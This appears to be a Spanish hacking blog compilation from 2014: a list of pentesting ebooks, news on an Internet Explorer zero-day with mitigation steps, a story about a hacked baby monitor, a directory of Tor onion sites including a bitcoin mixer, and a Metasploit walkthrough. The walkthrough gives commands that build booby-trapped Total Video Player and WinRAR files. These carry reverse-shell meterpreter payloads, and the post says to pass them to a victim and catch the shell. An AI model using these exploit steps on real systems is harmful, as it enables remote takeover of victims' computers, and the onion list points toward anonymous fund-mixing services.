Hacking book-Colección de libros


Estos libros son como oro para mí son todas las técnicas y practicas que he estado posteando en la zona y cosas que no he publicado por que son elementales a la hora de aprender,a pesar que todas estan en ingles son de gran ayuda para profundizar un tema en concreto,asi que denle un buen uso y no sean vagos a la hora de leer y practicar  lo aprendido.Algunos libros son de extensión PDF Y EPUB necesitan el programa adobe digital editions para abrir la extensión EPUB.


Descargar:


1-Aprender Pentesting para Android


2-El libro de jugadas Hacker: Guía Práctica Para Pruebas de Penetración


3-Aprender Metasploit Explotación y Desarrollo


4-Pruebas de Penetración Web con Kali Linux


5-Metasploit Penetracion pruebas Cookbook Combo Pack (1ª+2ª Edición)


6-Hackear Punto de Venta: Secretos Aplicaciones de Pago, Amenazas y Soluciones


7-El Manual del Hacker Browser 2014


8.Oscuro Mercado-ciberladrones de Delitos Cibernéticos


9-Metasploit (La Guía de Penetración Testers)


10-Análisis de Malware Práctico


Nuevo 0day y el hacker del bebé

28 de abril de 2014

No ha pasado ni un mes desde que terminó el fin de soporte de Windows XP y ya tenemos un nuevo 0-day que afecta a todas las versiones de Internet Explorer, desde la 6 a la 11, aunque tiene su principal objetivo en las tres últimas. 

Microsoft reconoció ayer (Security Advisory 2963983) que el exploit está siendo utilizado y que podría afectar aproximadamente al 26% del mercado global. La explotación de esta vulnerabilidad en el navegador web permite a un atacante ejecutar código con los mismos permisos del usuario validado en la máquina de la víctima. El exploit es capaz eludir ASLR de Windows y las protecciones DEP en el sistema de destino mediante la explotación del Adobe plugin de Flash.

Microsoft está trabajando en un parche de seguridad para esta vulnerabilidad. Sin embargo, todavía se puede migrar la amenaza siguiendo métodos que se indican a continuación:

- Si todavía no lo tienes, instala Mitigación Enhanced Experience Toolkit (EMET 4.1) 
- Cambia la configuración de la zona de seguridad de Internet para bloquear los controles ActiveX y Active Scripting:
Herramientas > Opciones de Internet > Seguridad > Internet > Nivel personalizado > En Configuración Scripting > Desactivar Active Scripting
- En Configuración Nivel personalizado de la intranet local> Desactivar Active Scripting 
- Si usas Internet Explorer 10 o superior, habilita el modo mejorado de protección (Enhanced Protected Mode)
- El exploit no funcionará sin Adobe Flash, así que se recomienda desactivar el plugin Adobe Flash dentro de IE.
- Des-registrar la librería VGX.dll responsable de renderizar el código VML (Vector Markup Language)
regsvr32 -u “%CommonProgramFiles%\Microsoft Shared\VGX\vgx.dll”

Eso sí, si usas Windows XP cambia de sistema operativo o, al menos, de navegador


Un Hacker piratea la cámara para bebés de una pareja estadounidense y espía a su hija mientras dormía.


28 de abril de 2014

Los padres se percataron del incidente al oír una voz masculina que, a través del monitor, gritaba a la pequeña para que se despertase


«¡Levántate bebé!». Estas fueron las palabras que, en mitad de la noche, oyó una familia pareja estadounidense desde la habitación de su hija. Asustados ante la posibilidad de que un ladrón hubiera entrado en el hogar, acudieron al cuarto y no dieron crédito a lo que vieron: un «hacker» había pirateado su cámara para vigilar niños y estaba observando a través de ella a su pequeña, de menos de un año de edad, según ha publicado la versión digital del diario «Daily Mail».

Al parecer, esta esperpéntica situación se sucedió después de que Heather y Adam, una joven pareja de Ohio, acostaran a su hija de diez meses (Emma) y conectaran, como hacían cada día, una cámara inalámbrica para vigilar a la pequeña a través del teléfono móvil. Hasta aquí el día transcurría de manera normal, sin embargo, todo cambió en mitad de la noche cuando a los padres se despertaron tras escuchar una voz masculina. ¿Quizás un ladrón?

Sin saber qué sucedía, la primera reacción de la pareja fue conectar la cámara de la habitación de Emma para asegurarse de que estaba bien. Al encender la pantalla se tranquilizaron: la pequeña se encontraba segura. No obstante, apreciaron que el dispositivo inalámbrico, el cual estaba programado para seguir los movimientos de la niña, se agitaba de forma extraña.

Desconcertado, Adam se levantó y entró en la habitación de su hija. Fue entonces cuando escuchó perfectamente que una voz salía del dispositivo inalámbrico y gritaba a Emma que se levantara. La cámara había sido «hackeada» y alguien estaba espiando a la pequeña a través de ella. Por su parte, el intruso, al ver al hombre adulto, comenzó a gritarle obscenidades. «No paraba de insultarme, así que apagué la cámara», explica en el diario Adam.


Después del incidente, y aconsejados por un experto, Heather y Adam cambiaron la contraseña de su red inalámbrica. «No se trata sólo de que quisieran ver al bebé. Los “hackers” saben que haciendo esto pueden robar la identidad de los propietarios o usar su red para lanzar ataques maliciosos contra los equipos de otras personas», explicó al diario David Hatter, experto en la lucha contra intrusos digitales.


Fuente:
http://www.abc.es/sociedad/20140428/abci-hacker-camara-bebes-espia-201404281221.html

Links Deep web vol.2


Links sin clasificar 2014


Son url que han sido actualizadas como el caso de la hidden wiki y otros , las que he probado no me han dado problemas de funcionamiento lo he subido a un archivo comprimido.


Grams: el buscador estilo Google


Cita:Un programador anínimo ha creado Grams, herramienta que pretende ser el Google de la Deep Web y permite buscar contenido sólo ingresando palabras clave.
veremos una pantalla familiar donde explorar los sitios de la Deep Web que han querido ser listados, ya que Grams no es una araña que compila información de la red, sino que sólo muestra los portales cuando sus creadores le han indicado a Grams que los incluya.
Links:http://grams7enufi7jmdl.onion/



Onionweb FileHosting


Cita:Se trata de un servicio gratuito que permite subir y compartir anónimamente ficheros de varios tipos. Puedes seleccionar entre cinco servidores disponibles para subir los ficheros que quieres compartir, además cualquier fichero que sea considerado ilegal dado su contenido, es borrado inmediatamente por los administradores
Link: http://3fnhfsfc2bpzdste.onion/


OnionWallet


Cita:Se trata de un hidden service de TOR en el que almacenas tus bitcoins y los utilizas para realizar compras y ventas. A diferencia de los monederos convencionales, con OnionWallet, nadie sabe quien eres, además, se trata de un servicio que “mezcla” los bitcoins de todos los usuarios, lo que quiere decir que los bitcoins que has comprado en un mercado local, por ejemplo, no van a ser los mismos a los que vas a ver en tu monedero con OnionWallet, ya que se mezclan con los de otros usuarios (evidentemente sin que ello afecte la cantidad de Bitcoins que tienes en tu monedero). Por está y otras razones, se convierte en un servicio que te provee anonimato y seguridad a la hora de intercambiar tus bitcoins.
Link: http://ow24et3tetp6tvmk.onion/


MailTOR


Cita:Del mismo modo que tienes una cuenta de correo electrónico para recibir y enviar mensajes en la clear web también puedes crear cuentas de correo anónimas utilizando alguno de los muchos servicios disponibles en la deep web de TOR. Probablemente uno de los servidores más conocidos y estables para dicho cometido es MailTOR.

Del mismo modo que muchos de los servicios en TOR, cuenta con una interfaz bastante austera pero que cumple sobradamente con su cometido.
Link: http://mailtoralnhyol5v.onion/src/login.php


TorLinks


Cita:Se trata de un servicio de “páginas amarillas” en las que se incluyen enlaces a múltiples sitios en la deep web, sin embargo, en este caso podemos encontrarnos con enlaces a sitios que pueden resultar ofensivos o de mal gusto para algunos, evidentemente es cuestión de elegir aquellos sitios que incluyen información de nuestro interés.
Link: http://torlinkbgs6aabns.onion/


TORCH


Cita:Servicio de indexación y búsqueda de contenidos. Se trata de un sitio de vital importancia para navegar en la deep web ya que nos permite encontrar sitios que sean de nuestro interés de forma rápida y sencilla, muy similar a como lo hacen los múltiples buscadores disponibles en la clear web
Link: http://xmh57jrzrnw6insl.onion/


The Hidden Wiki


Cita:Se trata de una wiki anónima que funciona de un modo similar a Wikipedia, en la que puedes agregar, modificar y en algunos casos, eliminar artículos y reseñas.
Link: http://kpvz7ki2v5agwt35.onion/wiki/index.php/Main_Page


Galaxy


Cita:Se trata de una interesante red social en la deep web en la que te puedes unir a grupos y crear redes de contactos. Además te permite la creación de blogs, compartir álbumes de fotos, chatear con tus contactos, entre otras de las muchas de las características que ofrecen las redes sociales hoy en día, pero por supuesto, respetando tu privacidad y derecho a permanecer en el anonimato gracias al uso de TOR.
Link: http://hbjw7wjeoltskhol.onion/

CODE:GREEN


Cita:Página de hacktivistas en la que se planifican y organizan protestas en la red. No lleva más de un año en funcionamiento pero está teniendo muy buena aceptación por parte de aquellas personas interesadas en el hacktivismo. 
Link: http://pyl7a4ccwgpxm6rd.onion/w/index.php/Main_Page


Twitter Clone:


Cita:Clon de Twitter que te permite enviar y recibir tweets de forma anónima en las redes de I2P y TOR. Además de tratarse de un servicio anónimo, la diferencia con el twitter original, es que no hay censura sobre los mensajes que envían sus usuarios.
Link: http://npdaaf3s3f2xrmlo.onion/


TorBook (Facebook for TOR)


Cita:Al igual que Twitter clone, TorBook es una copia de la red social más popular del mundo, Facebook. Incluye todas las características que se encuentran disponibles en Facebook, con la diferencia de que no se registra información sobre los usuarios que utilizan el servicio y que tampoco hay censura sobre los contenidos que los usuarios deciden compartir.
Link: http://torbookdjwhjnju4.onion/


Onion URL Repository


Cita:Servicio similar a TOR Links y Onion Dir, con la diferencia de que el administrador de la página se encarga de remover enlaces que estén relacionados con actividades ilegales. Además contiene recursos y foros para aprender a utilizar TOR y algunas de las herramientas del proyecto.
Link: http://32rfckwuorlf4dlv.onion/

Exploit Total Video Player 1.31 y Winrar 4.20 (Explotando)


Cita:Estare usando exploit que han salido durante estos meses del año, sin duda estos meses a sido
uno de los mejores para los hacker


Explotando Total video Players 1.31


Este módulo Metasploit explota un desbordamiento de búfer en total Video Player 1.3.1. La vulnerabilidad se produce la apertura de archivos con formato incorrecto ejemplo Settings.ini "C: \ Archivos de programa \ Total Video Player \". Este módulo Metasploit ha sido probado con éxito en Windows WinXp-SP3-EN, Windows 7 y Windows 8.

Exploit Targets:

Total Video Player 1.3.1
Windows XP
Windows 7
Windows 8


Requisitos :

Atacante: kali Linux
Víctima PC: Windows 7


Descargar exploit:

Cita:http://www.exploit-db.com/exploits/31988/


Abrimos metasploit y usamos el exploit de total video player:


Cita:use exploit/windows/fileformat/total_video_player_ini_bof
msf exploit (total_video_player_ini_bof)>set payload windows/meterpreter/reverse_tcp
msf exploit (total_video_player_ini_bof)>set lhost 192.168.1.7 (IP Local )
msf exploit (total_video_player_ini_bof)>exploit


Se nos creara un archivo Settings.ini en la ruta señalada , este archivo es el que tenemos que copiar en la carpeta donde se instalo el programa total video player.


Copiamos el archivo el la ruta de instalacion:


Y reemplazamos por el archivo original:


Configuramos una conexion de escucha para que cuando la victima abra un video nos genere meterpreter:


Cita:use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.7
exploit


Ahora abrimos un video y listo meterpreter


Explotando Winrar 4.20


Una vulnerabilidad recientemente descubierta WinRAR por un investigador israelí está siendo explotado en una campaña de malware que parece tener como objetivo el gobierno y las organizaciones internacionales , así como de Fortune Global 500 , de acuerdo con la compañía de inteligencia cibernética IntelCrawler .

WinRAR es un programa popular que esencialmente comprime y descomprime archivos ZIP .

En una entrada de Domingo , Danor Cohen , investigador de seguridad de Israel , escribió acerca de una vulnerabilidad que permite a un individuo para crear un archivo ZIP que parece contener una cosa cuando se comprime , pero en realidad contiene algo totalmente diferente.

Desde el punto de vista de un atacante , que puede comprimir con eficacia un troyano , o algún otro tipo de malware , con WinRAR y hacer parecer que el archivo ZIP creado contiene una imagen, o algo que es inofensivo . El atacante espera a que alguien haga clic en el archivo, que en realidad es un ejecutable, y el objetivo queda comprometida.

Cohen observó la vulnerabilidad - que llamó WinRAR extensión de archivo spoofing - WinRAR en la versión 4.20 , pero los investigadores IntelCrawler escribió en un post el miércoles que se puede aprovechar en todas las versiones de WinRAR , incluyendo la versión 5.1 .


Exploit Targets:

WinRAR 4.20

Requisitos:

Atacante: kali Linux
Victima PC: Windows 7

Descargar Exploit:

Cita:http://www.exploit-db.com/exploits/32752/


Abrimos metasploit y usamos el exploit de winrar


Cita:use exploit/windows/fileformat/winrar_name_spoofing
msf exploit (winrar_name_spoofing)>set payload windows/meterpreter/reverse_tcp
msf exploit (winrar_name_spoofing)>set lhost 192.168.1.7 (IP of Local Host)
msf exploit (winrar_name_spoofing)>exploit


Se nos creara un archivo .zip en la ruta señala con un fichero txt solo hay que abrirlo y listo.


Se lo pasamos a la victima :


vemos que es un fichero .txt 


Configuramos una conexion de escucha y ahora lo abrimos y listo meterpreter.


Asi que cuidado con lo que descargues en internet.